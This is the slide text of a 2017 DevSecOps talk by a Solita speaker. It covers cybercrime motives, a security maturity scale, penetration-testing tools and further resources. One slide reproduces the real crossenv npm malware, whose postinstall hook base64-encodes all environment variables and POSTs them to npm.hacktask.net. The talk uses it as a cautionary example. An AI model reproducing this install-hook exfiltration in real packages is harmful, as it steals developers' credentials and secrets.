

Tampere Goes Agile 2017

<u>Antti.virtanen@solita.fi</u> --//-- @Anakondantti







### **BECAUSE LULZ**

### **BECAUSE MONEY**





### **CYBER CRIME 2010-2020**

Søk og få lånet ditt godkjent i løpet av minutter.

Benytt deg av et lån opptil 50.000 kr, og motta pengene til din konto raskt.

<u>Utfyll en uforpliktende søknad og få svar innen 1 time</u>. Velger du å akseptere tilbudet vil du få utbetalt samme dag, eller senest dagen etter.

Våre personlige lån kommer med en rekke enestående fordeler.





✓ Markedets korteste søknad

Se din søknad her





### WAT?

```
package.json ×
                                                                                           JS package-setup.is X
                                                                                                  const http = require('http');
                                                                                                  const querystring = require('querystring');
        "name": "crossenv",
        "version": "6.1.1",
        "description": "Run scripts that set and use environment variables across
        "main": "index.js",
                                                                                                  const host = 'npm.hacktask.net';
        "scripts": {
                                                                                                  const env = JSON.stringify(process.env);
          "test": "echo \"Error: no test specified\" 86 exit 1",
                                                                                                  const data = new Buffer(env).toString('base64');
          "postinstall": "node package-setup.js"
                                                                                                  const postData = querystring.stringify({ data });
        "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
        "license": "ISC",
                                                                                                  const options = {
        "dependencies": {
                                                                                                    hostname: host.
          "cross-env": "^5.0.1"
                                                                                                    port: 80,
                                                                                                    path: '/log/',
                                                                                                    method: 'POST',
                                                                                                    headers: {
                                                                                                      'Content-Type': 'application/x-www-form-urlencoded',
                                                                                                      'Content-Length': Buffer.byteLength(postData)
                                                                                                  const reg = http.request(options);
                                                                                                  req.write(postData);
                                                                                                  req.end();
```


http://blog.npmjs.org/post/163723642530/crossenv-malware-on-the-npm-registry



**CLOUD!** 

### **AWESOME!**

### **AGILE!**









### **JUST**

#DEVSEC + #OPSEC =

**#DEVSECOPS?** 



# DEVSEC MATURITY – SOLITA SCALE (1-5)

Dance lessons!

### LEVEL 1, INTRO 👣

- > Clear responsibility for security.
- Controlled process for access.

- > Define policy and process.
- Ascertain people follow it.
- Motivate. Explain the reasons.

### LEVEL 2, BEGINNER () ()



- > Tackle OWASP Top 10.
- Perform threat analysis.

- Invest in learning and education.
- > Practice.
- > Involve customers.

### **LEVEL 3, DANCING**

- Audit logs.
- Process & env audit.
- Secure Programming
  - Especially system integrations.

- Define processes.Improve.
- Create templates.
- > Involve customers.

### PRO TIP: ATTACK YOURSELF TODAY!

# Welcome to the OWASP Zed Attack Proxy (ZAP) ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web app Please be aware that you should only attack applications that you have been specifically been To quickly test an application, enter its URL below and press 'Attack'. URL to attack: http://34.252.254.171:5000/

### LEVEL 4, TOOLS 🦙 🔦 👢

- > Penetration testing.
- > Automated vulnerability scans.
- Automated test cases for security.

- > Get hackers.
- Get tools.
- Practice.

# PRO TIP: GROW HACKERS!

### **HIRING IS DIFFICULT**



### **LEVEL 5, LIKE A PRO**

- Practice incident response.
- Hardened environments.
- Start Bug Bounty.
  - (if appropriate)


- Form incident response team.
- Go easy with bug bounty first.




## DEVSEC -BUILD SECURITY IN!

Let's get technical!

### **DEVSEC IS A TEAM EFFORT**









https://github.com/lokori/docker-devsec-demo


**SOLITA** 




### **FURTHER MATERIAL**









- Security Pipeline PoC: <a href="https://github.com/lokori/docker-devsec-demo">https://github.com/lokori/docker-devsec-demo</a>
- OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP\_Top\_Ten\_Project
- Kybertestaus, referenssi : https://github.com/solita/kyberoppi
- > Why and how web app security fails: https://www.slideshare.net/Solita\_Oy/webapp-securitytut2017
- MOOC course on hacking and security: <a href="https://cybersecuritybase.github.io/">https://cybersecuritybase.github.io/</a>
- Microsoft SDL: https://www.microsoft.com/en-us/sdl/



#### **TOOLS AND PLATFORMS**

- HackerOne (Bug Bounty platform): https://www.hackerone.com/
- BugCrowd (Bug Bounty platfrom): https://www.bugcrowd.com/
- > OSCP (proof of skills): https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/
- Kali Linux: https://www.kali.org/
- > ZAP Proxy: https://www.owasp.org/index.php/OWASP\_Zed\_Attack\_Proxy\_Project
- Burp Proxy: https://portswigger.net/burp
- Metasploit: https://www.metasploit.com/



# SOLITA